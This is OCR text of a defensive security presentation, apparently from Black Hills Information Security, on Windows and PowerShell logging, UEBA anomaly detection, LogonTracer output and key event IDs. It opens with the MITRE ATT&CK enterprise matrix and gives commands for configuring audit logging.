
ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery	Internal Spearphishing	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Compile After Delivery	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Input Capture	Fallback Channels		Network Denial of Service
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Man in the Browser	Multi-hop Proxy		Resource Hijacking
	InstallUtil	Component Firmware	Extra Window Memory Injection	Connection Proxy	Input Prompt	Process Discovery	Replication Through Removable Media	Screen Capture	Multi-Stage Channels		Runtime Data Manipulation
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Control Panel Items	Kerberoasting	Query Registry	Shared Webroot	Video Capture	Multiband Communication		Service Stop
	Local Job Scheduling	Create Account	Hooking	DCShadow	Keychain	Remote System Discovery	SSH Hijacking		Multilayer Encryption		Stored Data Manipulation
	LSASS Driver	DLL Search Order Hijacking	Image File Execution Options Injection	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery	Taint Shared Content		Port Knocking		System Shutdown/Reboot
	Mshta	Dylib Hijacking	Launch Daemon	Disabling Security Tools	Network Sniffing	Software Discovery	Third-party Software		Remote Access Tools		Transmitted Data Manipulation

Logs Are a Trainwreck

- There is no “You have been Hacked!!!” Log
- Traditional Windows logs do not log useful data for security
- An example of changing the security policy
- Less than 5% detects are from logs
- Logs and percentages?
- Linux Logs are not much better
    - Note on Bash logging


JPCert Tools Analysis



Why UEBA?

- Let's look at behaviors of attacks
- Reflected in the logs
- Reflected across multiple logs!!!
- Can require AD, Exchange and OWA logs to tell a story
- Often requires log tuning
- For example: Internal Password Spray
    - One ID, accessing multiple systems

Lateral Movement



“False Positives”

- Not a thing (Watch people's’ heads explode)
- Usually a problem of tuning
- Service accounts
- Help Desk
- Systems administrators
- Scripts
- Backups
- TUNING TUNING TUNING <- This is our job!

How UEBA Works: Stacking

- Think of stacking cards
- A user logs on to a system there is a +1
- A user logs off there is a -1
- Set a threshold (say… 6)
- A user then sprays multiple computers with creds with a tool like Bloodhound
- They get a +2000


How UEBA Works: AI

- AI algorithm “learns” what is normal for each user account
- Bob logs into these three systems every day
- Now, Bob’s account logs into 40 systems
- We can also baseline what is “normal” for the amount of data Bob pulls
- For example, he usually pulls 30 MB of files off of a server per day
- Now, he pulls 3 gig

Log Analysis


Where Are Your Logs?

- Time to pull your logs
- I mean all of them
- Systems, Servers, Services
- Network logs
- Log, Log, Log
  - But…
- Getting the right log is a pain
- Drill baby, drill….




AD Logs

- Time to tie an account (or accounts) to activity
- UEBA is your friend
- “But it’s noisy..” Yes, security is hard
- You know what is harder? Doing this without UEBA
- Activity path



LogonTracer



LogonTracer

Rank	User
1	administrator
2	machida.kanagawa
3	yokohama.kanagawa
4	urayasu.chiba
5	chiyoda.tokyo

Rank	Host
1	win7_64jp_01
2	win7_64jp_02
3	192.168.16.101
4	192.168.16.103
5	win7_64jp_03
6	192.168.16.102

LogonTracer

Timeline | Username | administrator | + | - | Table | search | all | Download

2017 / 9 / 29(Fri)

Username	15	16	17	18	19	20	21	22	23
yokohama.kanagawa	0	4	0	4	4	0	4	0	4
sysg.admin	2	0	2	3	0	2	0	3	0
utsunomiya.tochigi	1	2	2	0	3	0	2	0	4
urayasu.chiba	8	0	4	0	8	0	4	0	4
nagoya.aichi	0	1	0	7	4	0	4	0	4
chiyoda.tokyo	0	0	4	0	4	0	4	4	0
urawa.saitama	4	0	8	0	4	0	4	3	0
sapporo.hokkaido	4	0	4	0	4	0	4	0	4
naha.okinawa	0	2	3	0	2	2	1	2	0
sakai.osaka	0	4	0	4	4	0	4	0	4
hakata.fukuoka	0	4	0	8	0	4	0	4	0
maebashi.gunma	0	0	0	0	0	0	0	0	0
machida.kanagawa	0	0	0	0	0	0	0	0	0
mito.ibaraki	0	0	0	0	0	0	0	0	0

30(Sat)

Username	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23
yokohama.kanagawa	0	8	4	0	4	0	4	0	4	8	0	4	0	4	15	0	5	0	4	8	0	4	0	4
sysg.admin	2	0	4	2	0	2	1	2	0	3	1	2	3	0	0	6	36	0	3	0	2	2	1	3
utsunomiya.tochigi	0	2	2	1	2	0	2	2	2	0	2	3	0	2	9	1	2	0	0	3	2	0	2	1
urayasu.chiba	4	0	4	5	0	7	0	4	0	4	4	0	4	0	4	0	9	0	0	4	0	4	4	0
nagoya.aichi	0	4	8	0	4	0	4	4	0	4	0	5	0	7	8	4	0	0	4	0	4	0	8	0
chiyoda.tokyo	4	0	8	4	0	4	0	4	0	4	5	0	7	0	11	5	0	0	0	4	0	5	0	3
urawa.saitama	4	0	4	8	0	4	0	4	0	4	4	0	5	0	10	0	5	0	0	4	0	4	8	0
sapporo.hokkaido	4	0	8	0	4	0	4	0	4	4	0	8	0	4	22	0	4	0	4	4	0	5	0	6
naha.okinawa	2	4	0	2	2	1	2	2	0	3	2	0	3	3	20	0	2	0	2	2	0	4	0	2
sakai.osaka	0	4	8	0	4	0	4	4	0	4	0	4	0	8	11	0	4	0	4	0	4	8	0	4
hakata.fukuoka	4	4	0	8	0	4	4	0	4	4	0	4	0	8	11	0	5	0	4	0	4	5	0	7
maebashi.gunma	0	0	0	0	0	0	0	0	0	0	0	0	0	0	3	20	0	0	0	0	0	0	0	0
machida.kanagawa	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	4	0	0	0	0	0	0	0	0
mito.ibaraki	0	0	0	0	0	0	0	0	0	0	0	0	0	0	6	3	0	0	0	0	0	0	0	0

10 / 1(Sun)

Username	0	1	2	3	4	5	6	7	8	9	10
yokohama.kanagawa	4	0	4	0	4	0	8	0	4	4	0
sysg.admin	0	2	1	2	0	2	3	0	2	0	4
utsunomiya.tochigi	2	0	2	2	2	2	0	3	0	2	0
urayasu.chiba	8	0	4	0	4	4	0	4	0	8	4
nagoya.aichi	4	0	0	0	0	0	0	6	0	3	0
chiyoda.tokyo	1	0	1	0	0	0	0	0	0	0	0
urawa.saitama	4	0	4	0	4	4	0	4	0	8	4
sapporo.hokkaido	0	4	0	3	4	0	4	0	8	4	0
naha.okinawa	2	1	2	2	0	3	2	0	3	3	0
sakai.osaka	0	4	4	0	4	0	4	8	0	4	0
hakata.fukuoka	0	4	0	4	4	0	4	0	8	0	4
maebashi.gunma	0	0	0	0	0	0	0	0	0	0	0
machida.kanagawa	0	0	0	0	0	0	0	0	0	0	0
mito.ibaraki	0	0	0	0	0	0	0	0	0	0	0

Logon Anomalies

Adventures in (just enabling proper) Windows Event Logging

Important Event IDs

- 4624 and 4634 (Logon / Logoff)
- 4662 (ACL'd object access - Audit req.)
- 4688 (process launch and usage)
- 4698 and 4702 (tasks + XML)
- 4740 and 4625 (Acct Lockout + Src IP)
- 5152, 5154, 5156, 5157 (FW - Noisy)
- 4648, 4672, 4673 (Special Privileges)
- 4769, 4771 (Kerberoasting)
- 5140 with *\IPC$ and so many more….

Wouldn't it just be easier if SysMon?
Yes. We'll get to that later.
Here come the sysAdmin comments.
"You guys seriously don't know how to do this?"

© Black Hills Information Security
@BHInfoSecurity


SIEM and %

- Let’s play a game
- How much do you log?
- What do you log from?
- Who tells you what to log?
- What % of your logs have an alert or signature for them?

Because I know the power of a question!

Command Line Logging is ~~Easy~~

You must have Audit Process Creation auditing enabled
You must enable the policy setting: Include command line in process creation events
“When you use Advanced Audit Policy Configuration settings, you need to confirm that these settings are not overwritten by basic audit policy settings.” (cit. *MSFT, see links)



Command Line Logging is ~~Easy~~

Max log file size is small by default.
Command line logging is off by default.

"To see the effects of this update, you will need to enable two policy settings"

1. Admin. Templates > System > Audit Process Creation
2. Policies > Windows > Security > Advanced Audit > Detailed Tracking


Yeah, and one last thing: The second setting will likely be overwritten.

> When you use Advanced Audit Policy Configuration settings, you need to confirm that these settings are not overwritten by basic audit policy settings. Event 4719 is logged when the settings are overwritten.

Command Line Logging is ~~Easy~~


To avoid the overwriting of Advanced Audit settings, a *third* setting is req'd.

Def. Domain Policy > Computers > Security > Local > Security > Audit



Command Line Logging is WORKING!!!!

net user /domain



PowerShell Logging is ~~Easy.~~ Some useful commands.

WevtUtil gl "Windows PowerShell" (list configuration)
WevtUtil sl "Windows PowerShell" /ms:512000000
WevtUtil sl "Windows PowerShell" /rt:false
WevtUtil gl "Microsoft-Windows-PowerShell/Operational" (list configuration)
WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /ms:512000000
WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /rt:false
We will talk about Get-WinEvent a bit later

But….the profile.ps1 file below is where it's at.


```
PS C:\Windows\System32\WindowsPowerShell\v1.0> type .\profile.ps1
$LogCommandHealthEvent = $true
$LogCommandLifecycleEvent = $true
$LogPipelineExecutionDetails = $true
$PSVersionTable.PSVersion
```

But, Now We Have PS Logs

Windows PowerShell Number of events: 563

Level	Date and Time	Source	Event ID	Task Category
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	800	Pipeline Execution Details
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	501	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500	Command Lifecycle
